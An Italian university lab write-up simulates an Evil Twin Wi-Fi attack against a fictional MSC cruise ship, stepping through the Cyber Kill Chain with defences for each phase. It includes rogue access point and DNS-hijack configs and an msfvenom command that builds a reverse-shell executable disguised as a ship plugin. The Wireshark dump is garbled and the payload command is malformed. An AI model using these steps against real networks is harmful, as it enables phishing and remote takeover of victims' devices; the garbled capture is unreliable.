



Evil Twin Wi-Fi Security Lab

Introduzione

Il progetto documenta una simulazione didattica controllata della tecnica Evil Twin: configurazione Wi-Fi, servizi DHCP/DNS, captive portal, analisi del traffico e dimostrazione di una reverse shell in laboratorio. La Cyber Kill Chain collega le attività documentate alle contromisure discusse.

Disclaimer: Progetto sviluppato esclusivamente per finalità didattiche in un ambiente accademico controllato. Il marchio MSC e i riferimenti visivi sono usati per uno scenario fittizio realistico. Il progetto non è affiliato né approvato da MSC Cruises e non formula affermazioni sulla sicurezza reale dei sistemi o delle infrastrutture MSC. Le schermate documentano il laboratorio; il comportamento del WIPS e gli impatti finali sono esempi o ipotesi, non risultati verificati su MSC.

Autori

Daniele Spinelli

Simone Albano

Francesco Liuzzi

Gabriele Bicaku

Dettagli dell'Attacco

Obiettivo e Metodologia


L'obiettivo didattico è comprendere il rischio di una rete Wi-Fi fittizia e valutare le contromisure attraverso prove sui dispositivi del laboratorio.

Nel laboratorio è stata configurata una rete Wi-Fi aperta con SSID riconoscibile. Il client di prova viene indirizzato a un captive portal che simula la richiesta di scaricare un componente di bordo. Il flusso illustra il social engineering; la versione pubblica non include payload o eseguibili.

Scenario didattico

L'ambientazione è una nave da crociera fittizia. MSC è un riferimento visivo realistico; il nome «MSC Martano» usato nel materiale originale identifica lo scenario narrativo, non un target reale sottoposto a verifiche di sicurezza.

Cyber Kill Chain: Le 7 Fasi dell'Attacco




L'attacco è stato strutturato seguendo le sette fasi della Cyber Kill Chain.

Fase 1: Reconnaissance (Ricognizione)

Analisi del traffico e ipotesi sul WIPS


La documentazione presenta il «WIPS Response Testing» come modello didattico di osservazione di Access Point non autorizzati. Non documenta la verifica della presenza o dell'efficacia di un WIPS su infrastrutture MSC.

1. Ambiente di prova: computer e dispositivi del laboratorio controllato.
2. Rete di prova: Access Point fittizio con SSID coerente con lo scenario.



```
~/Desktop/progettoTraghetto/config/hostapd.conf - Mousepad
File Edit Search View Document Help
+ [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
1 # Interfaccia della chiavetta
2 interface=wlan0
3
4 # Nome della rete Wi-Fi che vedrà la vittima
5 ssid=MSCWifi_Guest
6
7 # Canale di trasmissione
8 channel=6
9
10 # Modalità (g = 2.4GHz)
11 hw_mode=g
12
13 # Driver
14 driver=nl80211
15
16 auth_algs=1
17 wpa=0
```

La schermata di `hostapd.conf` documenta SSID, interfaccia radio e modalità aperta (`wpa=0`) della rete di laboratorio.



```
Killing these processes:
PID Name
3083 hostapd

[2] Assegno IP Gateway (192.168.1.1) ...
[2.5] Abilito IP Forwarding ...
[2.6] Configuro IPTables ...
[3] Avvio Sito Clone

[4] Avvio HOSTAPD ...
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
✓ RADIO ATTIVA. Rete visibile come 'MSCWifi_Guest'
```

La schermata di avvio documenta l'attivazione dell'Access Point tramite `hostapd`. Non costituisce una misura della risposta di un WIPS reale.

3. La schermata Wireshark illustra l'analisi di frame di deautenticazione.

Wireshark - [Capturing from Wi-Fi]

No.	Time	Source	Destination	Protocol	Length	Info
154	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
155	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
156	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
157	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
158	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
159	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
151	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
152	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
153	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
154	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1

IEEE 802.11 Deauthentication, Flags: 0x0000

IEEE 802.11 Deauthentication, Flags: 0x0000

Flags ukers [0x00 61]

[nekeral Deauthentication]

Nemient Length: 2

Length is 3

... uv = IEEE 802.11 @authentication

> = IEEE 802.11 authentication

... Protocol Length: 1

Destination: Flags: 0x0000

IEEE 802.11 Deauthentication, Flags: 0x0000

0000 9f ff 7f 72 40 03 6a 7f 60 66 48 89 02 63 03 60 ...1....

0010 63 7f 71 8a 28 02 64 26 4d 60 85 00 00 00 00 00 ...1.. R1..

0020 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...1....

0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...U....

0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00F..

0050 20 00 00 00

Esempio illustrativo: le eventuali azioni di un WIPS non sono state riprodotte o validate nella prova documentata.

L'assenza di frame di deautenticazione, da sola, non dimostra l'assenza di un WIPS né un basso livello di sicurezza. Non si traggono conclusioni sui sistemi MSC.

Riferimenti visivi e contesto narrativo

- Il layout del sito MSC è stato usato come riferimento visivo per il captive portal didattico. L'aspetto riconoscibile serve a discutere fiducia e rischio di pagine contraffatte.
- La scarsa connettività in mare aperto è un'ipotesi narrativa per spiegare la pressione sull'utente. Il materiale non dimostra disservizi reali né verifiche delle tratte o della connettività MSC.

Tecniche di Difesa (Blue Team)


Per contrastare questa fase, si suggeriscono le seguenti misure:

- **Signal Monitoring:** Analisi periodica dello spettro radio per rilevare scansioni non autorizzate o attività sospette.
- **Threat Intelligence:** Analisi dei trend degli attacchi marittimi per difendersi dagli attacchi più comuni in questo contesto.
- Protezione dal phishing: rendere riconoscibili i canali ufficiali e sensibilizzare gli utenti. L'offuscamento di HTML/CSS non impedisce la creazione di pagine visivamente simili.

Fase 2: Weaponization (Armamento)


La fase documenta la preparazione dei componenti usati esclusivamente nel laboratorio:

- Eseguitabile di prova citato nel materiale originale: Plugin_MSC.exe, non incluso nella versione pubblica.



```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=4444 -f exe -o /var  
/www/html/Plugin_MSC.exe  
[sudo] password for kali:  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of exe file: 7168 bytes  
Saved as: /var/www/html/Plugin_MSC.exe
```

- Captive portal: pagina didattica con riferimenti visivi MSC.



Il materiale originale documenta l'uso di Msfvenom per una dimostrazione di reverse shell e l'adattamento di una pagina HTML di msccrociere.it per il captive portal. Queste attività sono presentate come prove di laboratorio; non sono allegati payload o eseguibili, né aggiunte istruzioni operative.

Fase 3: Delivery (Inoltro)

Creazione della Rete Fittizia

Nel laboratorio è stata creata la rete aperta MSCWifi_Guest. Il suffisso «Guest» illustra come un nome plausibile possa influenzare la fiducia dell'utente. Il client di prova viene reindirizzato al captive portal. Il confronto con una rete privata appartiene allo scenario simulato.



```
~/Desktop/progettoTraghetto/config/dnsmasq.conf - Mousepad
File Edit Search View Document Help
[Icons]
1 # Interfaccia su cui ascoltare
2 interface=wlan0
3
4 # Range di IP da dare alle vittime
5 dhcp-range=192.168.1.10,192.168.1.100,12h
6
7 # Gateway predefinito
8 dhcp-option=3,192.168.1.1
9
10 # Server DNS
11 dhcp-option=6, 192.168.1.1
12
13
14
15
16 address=/#/192.168.1.1
```

La configurazione documentata mostra l'assegnazione degli indirizzi tramite DHCP, il gateway predefinito (opzione 3) e il server DNS (opzione 6). La risoluzione DNS indirizza il client verso la pagina ospitata sulla macchina di laboratorio.

Ruolo del WIPS

Un WIPS può rilevare Access Point non autorizzati e, secondo configurazione e contesto, applicare misure di contenimento. I frame di deautenticazione sono discussi come esempio; il loro invio non è una risposta universale né è stato verificato sui sistemi MSC.

Fase 4: Exploitation (Sfruttamento)




Social engineering e fiducia dell'utente

Il captive portal simula una richiesta di installazione di un componente Wi-Fi. Il layout riconoscibile e l'ipotesi di scarsa connettività spiegano il meccanismo di social engineering. Il comportamento descritto riguarda il client di laboratorio, non passeggeri reali.

Contromisure (Protezione Utente)

- Windows SmartScreen: può mostrare avvisi per download o applicazioni con reputazione insufficiente. Firma digitale e reputazione del file sono elementi distinti; la schermata è un esempio illustrativo e non dimostra una verifica specifica della firma MSC.
- Formazione del personale: contromisura proposta per lo scenario, non descrizione di pratiche MSC verificate:
 - Tutelare le persone a bordo, invitandole a non connettersi a reti esterne a quella ufficiale e pubblicizzando la propria.
 - Trattare le richieste di supporto tecnico anomale come potenziali incidenti di sicurezza, attivando il team informatico.



Fase 5: Installation (Installazione)



Download del file

La dimostrazione di laboratorio prevede l'avvio manuale del file di prova da parte dell'utente. Il vettore illustrato è il social engineering: il materiale non documenta lo sfruttamento di una vulnerabilità software.

Difesa (Antivirus)

Antivirus e protezione degli eseguibili sono contromisure discusse insieme a formazione, controllo delle applicazioni ed EDR. I prodotti elencati sono esempi del materiale originale, senza confronto o validazione della loro efficacia:

- Avast
- Norton
- AVG

Fase 6: Command and Control (Comando e Controllo)

Dimostrazione di reverse shell in laboratorio

Il materiale documenta una connessione reverse shell dal dispositivo di prova alla macchina di laboratorio, con Netcat in ascolto sulla porta 4444. La prova illustra una sessione remota e i relativi rischi; non riguarda sistemi MSC né include il file eseguibile.

```
Killing these processes:

  PID Name
  3083 hostapd

[2] Assegno IP Gateway (192.168.1.1) ...
[2.5] Abilito IP Forwarding ...
[2.6] Configuro IPTables ...
[3] Avvio Sito Clone

-----

[4] Avvio HOSTAPD ...
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
✓ RADIO ATTIVA. Rete visibile come 'MSCWiFi Guest'
```

La schermata mostra l'avvio di hostapd. Le richieste DHCP sono descritte nella prova originale; il log con identificativi del client è stato rimosso dalla versione pubblica.

Nella dimostrazione originale, la sessione Netcat mostrava informazioni sul dispositivo di prova:

- Versione del sistema operativo;
- Indirizzo IP privato assegnato nel laboratorio.

La sessione remota documentata consentiva di osservare directory e file del dispositivo di prova. Le schermate contenenti nomi utente, identificativi del computer o elenchi di file personali sono state rimosse dalla versione pubblica.

La prova documenta l'interazione con la shell del sistema remoto e l'esplorazione dell'ambiente di test. Netcat trasporta la sessione; i comandi osservati appartengono alla shell del sistema operativo.

Contromisura (EDR)

Un client connesso a un Access Point estraneo può ridurre la visibilità della rete legittima. La protezione degli endpoint resta quindi rilevante. Un EDR può rilevare attività sospette, contenere il dispositivo e interrompere processi o connessioni secondo le proprie capacità e policy. Si tratta di contromisure discusse, non di risultati verificati su MSC.


Fase 7: Actions on Objectives (Azioni sugli Obiettivi)

La fase finale descrive possibili impatti teorici. Il materiale non documenta esfiltrazione di dati sensibili né esecuzione di ransomware:

- Data Exfiltration: rischio teorico di accesso o sottrazione di file sensibili dopo una compromissione.
- Ransomware: possibile impatto di una compromissione; non implementato o dimostrato nelle evidenze presentate.

Intervento Utente

Il Task Manager può aiutare a individuare il processo di prova, ma la sua terminazione non garantisce la completa risoluzione di un incidente. La risposta va affidata alle procedure di sicurezza e agli strumenti di protezione disponibili.



Name		Status	30% CPU	86% Memory	11% Disk	0% Network
Apps (11)						
>	Google Chrome (20)		2.1%	1,257.4 MB	0.3 MB/s	0.1 Mbps
>	Microsoft Word (32 bit)		0%	16.1 MB	0 MB/s	0 Mbps
>	OneNote (2)		0%	0.3 MB	0 MB/s	0 Mbps
>	paint.net		0%	52.4 MB	0 MB/s	0 Mbps
>	Slack (3)		0%	61.7 MB	0.1 MB/s	0.1 Mbps
>	Steam Client Bootstrapper (32 bit)		0.3%	35.6 MB	0.1 MB/s	0 Mbps

↑ Fewer details End task

Il riavvio, anche in modalità provvisoria, non garantisce la rimozione di una compromissione. Nel contesto del laboratorio, questa fase serve a discutere contenimento, analisi dell'endpoint e ripristino controllato.

Conclusioni

Il laboratorio documenta competenze di configurazione Wi-Fi con hostapd, DHCP/DNS e captive portal, analisi del traffico con Wireshark e comprensione di una sessione reverse shell con Netcat. La Cyber Kill Chain organizza le attività e la discussione delle difese. Il comportamento del WIPS e gli impatti finali rimangono illustrativi; non si deducono vulnerabilità reali di MSC.